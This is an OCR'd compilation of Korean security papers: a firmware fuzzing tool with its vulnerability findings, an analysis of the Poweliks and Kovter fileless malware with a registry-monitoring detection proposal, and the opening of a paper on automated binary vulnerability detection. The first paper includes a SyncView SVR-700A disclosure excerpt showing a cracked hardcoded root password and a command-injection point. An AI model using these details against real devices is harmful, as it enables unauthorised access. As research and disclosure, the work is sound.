펌웨어 취약점 진단도구는 웹 서비스 형태로 이루어져 있으며 다양한 기능들을 내포하고 있다. 현재 펌웨어 취약점 진단 도구에서 제공하는 기능은 다음과 같다.

개발 내용	개요
펌웨어 내부 파일 추출	펌웨어의 내부에 존재하는 파일을 추출하여 다운로드 받을 수 있는 기능
펌웨어 내부 파일 트리화	추출된 파일들을 트리 형태로 시각화하여 OS 정보, 문자열 정보등을 제공
OS별 분석 도구 모음	OS별 분석에 필요한 도구 제공
Fuzzer	dumb Fuzzing을 통한 취약점

표 2 펌웨어 취약점 진단도구 제공 기능

3.1.1 내부 파일 추출

획득한 펌웨어를 웹페이지의 업로드 페이지를 통해 펌웨어를 업로드하게 되면 서버에서 펌웨어 내부 파일을 추출을 진행할 수 있는 기능이다.



그림 8 펌웨어 .bin 내부 파일의 추출

획득한 펌웨어를 웹페이지의 업로드 페이지를 통해 펌웨어를 업로드하게 되면 서버에서 펌웨어 내부 파일을 추출을 진행한다. 또한 추출한 파일에 대한 다운로드 기능을 제공한다. 해당 웹페이지에서 펌웨어의 OS정보, 파일의 문자열 정보를 시각적으로 보여줌으로써 분석의 편의성 또한 제공하고 있다.




그림 9 펌웨어 내부 파일을 트리구조로 표현한 모습

3.1.2 임베디드 환경 분석 도구 모음

분석 대상에서 사용하는 OS에 따라 분석에 필요한 도구를 모아놓은 기능이다. 현재 제공하고 있는 도구로는 arm, mips, mipsel의 분석 도구들을 제공하고 있다.




그림 10 OS별 분석 도구 모음 기능

IV. 펌웨어 퍼징

4.1 펌웨어 취약점 분석 프로세스

Fuzzer는 패킷캡처를 통해 수집한 파라미터를 기반으로 더미데이터 삽입을 통해 퍼징을 진행하는 프로그램이다. 해당 Fuzzer의 실행 과정은 아래 [그림 13]과 같다.




그림 11 펌웨어 취약점 분석 프로세스

4.1.1 패킷 스니핑

파라미터 수집용 프로그램을 통해 임베디드 기기의 관리자 페이지 접속 시 보내지는 Request 패킷을 캡처 후 로그를 남긴다. 캡처로그에는 전송하는 Request 패킷에서 GET, POST 요청에 따른 URL을 파싱한 데이터가 저장되어 있다.

4.1.2 Request 파싱 후 쿼리문 구성

수집된 로그를 기반으로 파라미터 파싱을 진행하여 파라미터의 값 부분에 더미데이터를 삽입하여 퍼징을 위한 쿼리문을 생성한다. 해당 프로세스는 아래 [그림 14]와 같다.




그림 12 파싱 후 쿼리문 구성 프로세스

생성된 쿼리문을 펌웨어의 OS 종류에 맞는 가상환경에서 대상 바이너리에 인자로 삽입하여 실행하여 퍼징을 수행한다. 퍼징 과정 중에 취약점이 발생할 경우 로그 파일에 취약점이 발생한 쿼리문을 저장한다.

V. 수행결과

5.1 취약점 분석 수행 결과

제작한 Fuzzer를 이용해 취약점 분석을 수행한 결과는 아래와 같다.

기기 종류	취약점	개수
IpXXXX	원격 코드 실행 취약점	14
SyXXXXew	Telnet 계정 유출 취약점	1
	임의 명령어 실행 취약점	1
NeXXX	관리자 계정 유출 취약점	1
UniXXXX	인증 우회 취약점	1
AXXgate	임의 명령어 실행 취약점	1
IpXXXX(NAS)	임의 명령어 실행 취약점	1
합	20	20

표 3 발견 취약점

또한 발견된 취약점들은 문서화 하여 제보를

통해 검증을 마쳤다.

<취약점 제목 및 개요>

취약점 제목	SyncView Command Execution 취약점
취약점 개요	SyncView SVR-700A에서 관리자페이지에 로그인이 가능할 때 FTP 서버 이벤트 통지 부분에 임의의 커맨드를 삽입할 경우 커맨드가 실행되는 Command Execution 취약점이 존재해 심각한 피해를 입힐 수 있으므로 신속한 패치가 필요함

<취약점의 상세한 설명>

1. 취약한 IoT 신고대상 정보(필수입력)

제품명	SVR-700A
펌웨어 버전	74.2.64.27
펌웨어 다운로드 경로	http://www.syncview.co.kr/atboard_view.php?lm=64&model=&grp1=support&grp2=download&uid=3499&keyfield=&keyword=&page=1&page_uid=67
제조사	SyncView
단종여부	X

2. 취약점 테스트 환경 구축 (상세)

o SVR-700A Telnet 패스워드 유출 취약점을 통한 Telnet 패스워드 획득

```
addiu   $a1, (aRootOyzvrabjix - 0x410000)  # "root:OYZVRABjiXqqQ:0:0:Administrator:/:/"...
la      $t9, strcpy
nop
jalr    $t9 ; strcpy

Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
root:123456:0:0:Administrator:/:/bin/sh
1 password hash cracked, 0 left
```

그림 13 취약점 문서화 일부

VI.결론

본 논문에서는 펌웨어 취약점 분석 툴 제작 연구를 통해 IoT 기기 보안 위협과 펌웨어 취약점 분석, 분석 도구 개발에 대한 내용과 도구를 이용하여 찾은 취약점들에 대해 다뤘다. 펌웨어 취약점 진단도구를 활용하여 임베디드 기기의 취약점 진단을 통해 발견된 취약점을 제보를 통해 제조사 측에서 해당 기기의 패치를 진행하도록 하여 임베디드 기기의 보안성 향상에 기여할 수 있다는 점을 확인할 수 있다. 또한 펌웨어 분석에 필요한 OS별 가상환경과 분석도구를 구축하는데 필요한 시간을 단축시킬 수 있어 분석에 효율성을 높일 수 있는 것으로 기대된다.

[참고문헌]

[1] Jong Il Kim, Jung Il Il, and Ryu Dong ju, "Analysis of Vulnerability of Wireless Router and Response Scheme" Korea Telecom Society 2015 Winter Conference, January, 2015.

[2] Won Jong Kim, Kyung Il woo, "Automotive Security Technology", IT Planning Series Weekly Technology Trend, June, 2013.

[3] Hun Ju Lee, "A Study on Implementation of Home Networking System Using Embedded Linux Boards", Master 's thesis, Hongik University, Feb, 2004.

[4] Chul Nam, "Camera Pan / Tilt Control for Real - Time Image Trekking Based on Embedded Linux System", Seoul National University Graduate School of Electrical and Computer Engineering, Master 's Thesis, August, 2005.

[5] Hee Chul Yang, "Design and Implementation of a Lightweight Hypervisor for Improving Security of Embedded Systems," Master's Thesis, Graduate School of System Software, Pohang University of Science and Technology, August, 2015.

[6] Yong Ho Lee, "Real - Time Embedded System for Detection of Eavesdropping and Voyeurism Device", Seoul National University Graduate School of Industry, Master 's thesis, August, 2006.

[7] Hae Young Jeon, "Trends and Prospects of Prospective Industries in the Internet of Things", VIP Report, Hyundai Economic Research Institute, July, 2016.

메모리 기반의 파일리스 악성코드 분석 및 탐지방안

이경민*, 김경곤**, 이상진**

*고려대학교 정보대학 컴퓨터학과

Analysis and Detection Methods for the Fileless In-memory Malwares

Gyung min Lee*, Kyung gon Kim**, Sang jin Lee**

*Department of Computer Science and Engineering, College of Informatics, Korea University.

요 약


악성코드는, 사용자에게 쉽게 발견되지 않기 위해 다양한 기법을 사용하여 자신들을 숨겨왔다. 비교적 최근에 사용되기 시작한 파일리스 기법은 사용자로 하여금 악성코드 분석에 필요한 자료들을 숨기는 데 주력하고 있다. 해당 기법을 사용한 악성코드들이 간간히 등장하고 있는 반면, 국내에서는 해당 악성코드에 대한 분석 및 대응방안에 대한 연구가 충분히 이루어지지 않고 있는 상황이다. 본 논문에서는 파일리스 악성코드들의 잠재적 위험성에 대해 알아보고, 해당 기법에 대한 분석을 바탕으로 레지스트리와 dll 모니터링을 통한 탐지 방안에 대해 제안하고자 한다.

I. 서론

사용자의 컴퓨터로부터 각종 정보를 탈취하거나 시스템을 파괴하는 등의 악영향을 끼치는 악성코드는 자신들을 사용자와 보안전문가들로부터 숨기기 위해 다양한 방법을 도입해왔다. 비교적 최근 등장한 파일리스 악성코드(Fileless Malware)가 그 대표적인 예로, 기존과는 다른 방식으로 사용자의 컴퓨터에 침입, 공격을 행하고 있다.

2014년 하반기에 처음으로 발견된 이 공격기법은 기존의 악성코드와는 달리 실행 파일로 존재하지 않고, 레지스트리와 메모리에 해당 정보를 기재한 후 이를 바탕으로 메모리에서 곧바로 작동하여 각종 악성행위를 행하며 이러한 파일이 없는(Fileless) 특징으로 인해 타 악성코드와는 달리 탐지가 어렵다.

[그림 1]에서처럼 많은 파일리스 악성코드들이 윈도우에 기본적으로 설치되어있는 Powershell 혹은 WMIC를 이용하여 공격을 감행하기 때문에, 많은 윈도우 사용자들이 이러한 형태의 신종 악성코드의 위협에 노출되어 있다. 더불어, 최근 APT 공격에 파일리스 기법이 이용되어 더욱 탐지하기 어렵게 발전하고 있기에 파일리스 악성코드의 잠재적 위험성은 더욱 크게 다가오고 있는 상황이다.[1]



[그림 1] 국내 Fileless 악성코드 공격 현황[2]

본 논문에서는 파일리스 악성코드에 대해 소개하고, 메모리 기반의 파일리스 악성코드의 행

위들을 분석함으로써 해당 악성코드의 특징들을 서술하고, 이를 바탕으로 하는 탐지 방안에 대해 소개하고자 한다. 대상으로 하는 악성코드는 [표 1]에 소개되어있는 다섯 개의 악성코드 중 Poweliks와 Kovter로, 둘 모두 파일리스 악성코드의 대표적인 예 이며, 레지스트리를 이용한 In-memory 파일리스 악성코드이기에 분석 대상으로 선정하였다.

발견시기	악성코드 명	기능
2014	**Poweliks**	시스템정보 탈취
2014	Phase Bot	루트 킷
2015	**Kovter**	랜섬웨어/클릭사기
2016	PowerSniff	시스템정보 탈취
2016	PowerWare	랜섬웨어

[표 1] 최근 발견된 파일리스 악성코드 종류[3]


II. 메모리 기반의 파일리스 악성코드 분석

파일리스 악성코드에는 다양한 종류가 존재하며, 각각이 사용하는 세부 기법들 또한 다양하다. 그 중에는 레지스트리와 메모리를 이용하여 악성 행위를 수행하는 기법을 기반으로 한 것들도 존재한다. 2014년 하반기, 2015년 상반기에 각각 유행한 Poweliks와 Kovter 악성코드는 모두 이와 같은 기법을 이용해 공격을 감행한 파일리스 악성코드이다.

2.1 메모리 기반의 파일리스 악성코드 분석


2.1.1 Poweliks[4][5]

Poweliks는 2014년 8월에 발견된 악성코드로, e-mail을 통해 문서 파일 형태로 유포되었고 해당 문서는 Microsoft Office 의 취약점[6]을 이용하여 악성코드의 트리거 역할을 한다. 악성코드 최초 실행 시, 사용자의 컴퓨터 레지스트리에 악성 스크립트를 삽입한다. [그림 2] 에서처럼 Windows OS의 자동 시작 기능에 관한 레지스트리인 "\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" 위치에 인코딩 된 스크립트가 삽입되고, 하위에는 알 수 없는 문자열로 구성된 키가 생성된다.




[그림 2] 삽입된 악성 스크립트

악성 스크립트가 삽입된 후, Poweliks는 rundll32.exe를 이용해 레지스트리에 기재되어 있는 스크립트를 읽고 디코딩하여 실행한다.



[그림 3] rundll32.exe을 이용한 스크립트 실행


스크립트는 사용자의 컴퓨터에 Powershell이 설치되어 있는지 확인한 후 설치되어 있지 않다면 Powershell을 사용자의 컴퓨터에 설치하고 Powershell을 이용해 악성 행위를 수행한다. 일련의 과정들이 [그림 4]와 같이 explorer.exe의 하위 프로세스로 실행된다.



[그림 4] Poweliks의 프로세스 구조


스크립트는 JScript.Encode를 이용해 인코딩되어 있으며, 디코딩 할 경우 Base64로 인코딩

된 다른 코드를 발견할 수 있다. 인코딩 된 코드는 Powershell 스크립트와 쉘 코드이고, 쉘 코드 내부에는 [그림 5]와 같이 DLL 파일이 존재하며 이는 MPRESS로 패킹되어 있다.




[그림 5] 내부의 패킹 된 DLL 파일

본 악성코드는 안티 리버싱을 위해 패킹 기법을 이용한다. Poweliks는 다양한 패킹 기법 중 MPRESS 패킹을 이용하였으며, 이는 프로그램의 정상적인 Entry Point를 숨기고 있기에 [그림 6]과 같이 디버깅을 통해 언패킹 루틴 이후 ESP 레지스터에 하드웨어 브레이크 포인트(bphws)를 이용해 본래의 Entry Point를 유추해 낼 수 있다.




[그림 6] MPRESS 언패킹 과정

실행된 DLL은 자신이 Powershell 위에서 실행된 것인지, Run 이라는 이름의 레지스트리 값이 존재하는지 등의 검증 루틴을 거치게 된다. 두 가지 조건 모두 만족하지 않는다면 악성코드는 즉시 종료되어 추가적인 악성 행위를 진행하지 않는다.




[그림 7] 파일 경로 검증 루틴



[그림 8] Run 레지스트리 키 검증 루틴


일련의 검증루틴을 거친 뒤, Poweliks는 정상적인 프로세스인 dllhost.exe 프로세스를 실행하고, 해당 프로세스에 VirtualAlloc 함수를 이용한 DLL Injection 기법을 이용해 DLL 파일을 통한 악성 행위를 수행한다.




[그림 9] VirtualAlloc을 이용한 DLL Injection

삽입된 DLL 파일이 수행하는 실질적인 악성 행위는 사용자 컴퓨터의 UUID, Windows Version 획득 등이 존재한다. 이후 획득한 정보


들은 공격자의 C&C 서버로 추정되는 서버로 전송된다. C&C 서버의 IP는 178.89.159.34 와 178.89.159.35로 [그림 12]의 TCP 통신 시도를 바탕으로 추측할 수 있다.



[그림 10] 사용자의 UUID 탈취




[그림 11] 사용자의 OS Version 탈취



[그림 12] 공격자의 C&C 서버와 통신 시도


획득한 정보들을 전송한 후, Poweliks는 자식 프로세스로 Poweliks.exe:0 과 같이 ":0" 옵션을 이용해 자신을 실행하여 악성 행위를 진행했던 파일들을 전부 삭제하고, DLL Injection이 진행된 프로세스인 dllhost.exe는 explorer.exe의 하위 프로세스로서 상주하게 된다.



[그림 13] Poweliks의 삭제 및 dllhost의 상주

2.1.2 Kovter[7]

Kovter 악성코드는 2013년 처음 등장하여 FBI를 사칭한 화면을 사용자의 컴퓨터에 등장시키고, 이를 이용한 클릭 사기 기법에 사용되었던 악성코드이다. 이후 기존의 랜섬웨어들과 결합하여 사용되었으며, 2015년 상반기에는 Poweliks의 파일리스 기능을 차용하여 다시 등장하였다. Poweliks와 마찬가지로, 악성코드의 최초 실행 시 레지스트리에 스크립트를 삽입한다. [그림 14]와 같이 총 세 개의 악성 스크립트가 삽입되며, 악성 스크립트 내부에는 Powershell 스크립트와 쉘 코드가 작성되어 있다.



[그림 14] 삽입된 악성 스크립트 - Kovter

첫 악성 스크립트는 mshta.exe 프로그램을 이용하여 실행되고, 이를 통해 두 번째 스크립트가 실행되어 Powershell을 이용한 악성행위가 수행된다. 파일리스에 관한 기능은 Poweliks의 특성과 매우 흡사하며, 이를 통해 Poweliks를 차용하여 만든 것으로 추측할 수 있다.

2.2 결과 정리

위의 두 악성코드를 분석한 결과, 파일리스 악성코드가 가지는 특징 중 탐지 방안을 구상하는 데 이용할 수 있는 대표적인 두 가지 특징을 추출할 수 있었다.

첫 번째 특징은 레지스트리에 값이 입력된다는 점이며, 레지스트리의 값은 인코딩 되어 있고, 매우 긴 길이를 가지며 비정상적인 값으로 이루어져 있다는 것이다. 위 세 가지 기준을 바탕으로 프로그램의 악성 여부를 판단할 수 있다.

두 번째 특징은 run32dll.exe와 같이 dll파일을 호출할 수 있는 Windows OS의 기본 exe 파일들을 이용하여 스크립트가 실행된다는 점이다. 이 자체로는 프로그램의 악성 여부를 판단하기는 힘들지만, 모니터링을 통해 첫 번째 특징과 더불어 악성 여부 판단에 이용할 수 있다.

III. 탐지 방안 제시

본 논문에서는 2.2에서 나열한 파일리스 악성코드의 두 가지 특징을 이용한 탐지 방안에 대해 제안하고자 한다. 우선, 레지스트리 모니터링을 통해 레지스트리 값에 변화가 있는지 감지한다. 만약 비정상적으로 길이가 긴 값 혹은 인코딩되어있는 것으로 의심되는 값이 레지스트리에 새로 등록된다면, 해당 레지스트리 값을 주시한다. 이러한 기능은 Microsoft사에서 제작하고 배포한 Process Monitor[8]의 레지스트리 모니터링 기능에서 차용한다.



[그림 15] 비정상적인 값을 가진 레지스트리

주시하고 있던 레지스트리 값에 접근하는 dll 혹은 프로세스가 존재한다면 해당 프로세스의 작동을 일시적으로 중지한다. 이 때, 참조하는 레지스트리 값이 보안 목적으로 인코딩 된 정상적인 값인 경우를 제외하기 위해 사용자로 하여금 해당 값을 사용하는 프로그램이 의도된 실행 프로그램인지 묻고 만약 그렇다면 [그림 16]의 Windows Defender와 같이 해당 값을 예외 목록에 추가한다. 반면, 정상적인 값이 아니라고 판단 된 경우 해당 프로세스를 악성 프로세스로 간주하여 작동을 즉시 중지한다.



[그림 16] Windows Defender의 예외 사항

IV. 결론

본 논문에서는 레지스트리와 메모리를 이용한 파일리스 악성코드를 분석하고 발견한 특징을 바탕으로 하는 탐지 방안에 대해 제안했다. 기존의 악성코드의 경우 악성 행위를 실행하는 과정에서 파일과 같은 흔적들을 생성하였으나, 파일리스 기법을 이용한 악성코드의 경우 사용자의 컴퓨터상에 파일을 남기지 않기에 분석과 탐지에 있어 어려움을 겪는다. 이러한 특성이 기존에 존재하던 APT 공격과 결합되면서, 앞으로의 APT는 더욱 정교해지고 은밀해질 가능성이 높다.[1]

이처럼 파일리스 악성코드는 악성코드 뿐만 아니라 파일리스라는 새로운 기법을 공격자들에게 알리는 계기가 되었기에, 파일리스 기법에 대한 탐지 방안을 구축하는 것이 필수적이다.

본 논문에서는 이러한 대응 방안의 일안으로 레지스트리 모니터링을 기반으로 하는 방안에 대해 소개하였다. 위에서 소개한 탐지 방안은, 악성코드가 실행된 시점으로부터 얼마 지나지 않아 악성 프로세스를 탐지하고 차단할 수 있으나, OS상에 상주해야하는 프로세스를 요구하므로 자원의 소모 측면에서의 단점을 가지고 있기에 이에 대한 대응책을 강구해 보아야 할 것이다.

[참고문헌]

[1] 보안뉴스 “흔적 지우는 와이퍼와 파일리스 악성코드로 더욱 정교해진 표적형 공격”, http://www.boannews.com/media/view.asp?idx=54583

[2] IT Daily “파워쉘·WMIC 활용한 ‘파일리스 악성코드’ 역대 최대치 기록”,

http://www.itdaily.kr/news/articleView.html?idxno=81938

[3] Zelster Security “The History of Fileless Malware - Looking Beyond the Buzzword”, https://zeltser.com/fileless-malware-beyond-buzzword/#

[4] Liam O’Murchu, Fred P. Gutierrez “The evolution of the fileless click-fraud malware Poweliks”, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/evolution-of-poweliks.pdf

[5] Trend Micro “POWELIKS: Malware Hides In Windows Registry”, http://blog.trendmicro.com/trendlabs-security-intelligence/poweliks-malware-hides-in-windows-registry/

[6] CVE “CVE-2012-0158”, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-0158

[7] 코닉글로리 “보안분석정보 2015년 10월”, www.kglory.co.kr/business/front/common/fileDownload.do%3FfileNo%3D624%26category%3DkgNews%26page%3D2%26schTp%3D%26schTxt%3D+&cd=1&hl=ko&ct=clnk&gl=kr

[8] Microsoft “Process Monitor”, https://technet.microsoft.com/en-us/sysinternals/bb896645

동적 바이너리 분석을 이용한 자동 취약점 탐지 및 검증

박종섭*, 최병철*, 이경현**

*한국전자통신연구원 정보보호연구본부

**부경대학교 IT융합응용학과

Automated vulnerability detection and verification using dynamic binary analysis

Jong-Seop Park*, Byeong-Cheol Choi*, Kyung-Hyune Rhee**

*Electronics and Telecommunications Research Institute

**Department of IT Convergence and Application Engineering, Pukyong National University

요 약

본 논문에서는 자동으로 소프트웨어 취약점을 탐지하고 검증하는 플랫폼을 제안하고 구현한다. 대부분의 소프트웨어는 악용될 수 있는 취약점을 내재하고 있으며, 소프트웨어의 규모가 커지고 복잡해짐에 따라 취약점 탐지에 많은 자원이 요구된다. 따라서 규모 및 속도 면에서 효율적으로 취약점을 탐지하기 위해 자동으로 바이너리를 분석하는 플랫폼이 필요하다. 이러한 플랫폼은 먼저 입력 값을 동적 오염 분석으로 추적하면서 취약점 발생 가능 명령어를 추출하고, 취약한 명령어와 관계된 모든 명령어를 역으로 추적한다. 역으로 추적된 명령어를 심볼릭 실행으로 분석하여 취약점이 발생 가능한 입력 값을 찾고, 해당 값으로 실제 실행하여 취약점이 발생하는지 검증한다. 제안방법을 사용하여 팟플레이어에서 크래시가 발생하는 취약한 코드 4개를 탐지 및 검증하였다.

I.서론

취약점 분석은 소프트웨어에 대한 소스 코드를 구하기 어렵기 때문에 배포된 바이너리 코드를 대상으로 분석해야한다. 바이너리 코드 분석은 실행 없이 바이너리 코드를 분석하는 정적 분석과 주어진 환경에서 바이너리를 실행시켜 분석하는 동적 분석으로 나뉜다. 정적 분석은 실행 없이 바이너리 코드를 분석하기 때문에 런타임(Run Time)에 따른 오버헤드(Overhead)가 발생 하지 않고 다중 경로를 분석할 수 있는 장점이 있지만, 간접 호출처리에 한계가 있어 정밀하지 못한 단점이 있다. 동적 분석은 바이너리를 실행하면서 분석을 같이 병행하기 때문에 하나의 경로에 정확한 값을 가지는 장점이 있지만, 런타임에 많은 오버헤드가 발생하고 단일 경로만 분석 가능한 단점이 있다.

동적 오염 분석(Dynamic Taint Analysis)[1]은 소프트웨어가 실행하면서 입력 값에 영향을 받는 모든 명령어를 추적한다. 입력 값에 따른 명령어를 추적하면서 사전에 정의된 취약점 패턴과 비교하여 취약한 명령어를 추출 한다. 사전에 정의된 취약점 종류[2][3]는 오버플로우(Overflow), 포맷스트링(Format String), 메모리 오염(Memory Corruption)과 같이 소프트웨어를 제어하여 원하는 코드를 실행할 수 있는 취약점이다. 동적 오염 분석 후 추출된 취약한 명령어를 심볼릭 실행(Symbolic Execution)을 통해 취약점이 발생 가능한 입력 값을 생성한다. 생성된 입력 값을 분석 소프트웨어에 실제 입력 값

으로 입력하여 취약점이 발생하는지 검증한다.

본 논문에서는 소프트웨어 취약점을 효율적으로 탐지 및 검증하기 위해 상기의 과정을 자동으로 실행하는 플랫폼을 제안 및 구현한다.

II. 관련 연구

본 장에서는 선행 연구된 자동 취약점 탐지 기법에 대해 서술한다.

2.1 퍼징(Funzzing)

퍼징[4]은 소프트웨어 취약점 탐지의 한 기법으로, 대상 소프트웨어에 정상적인 입력뿐만 아니라 크래시가 발생 가능한 무작위 값을 입력하는 기법이다.

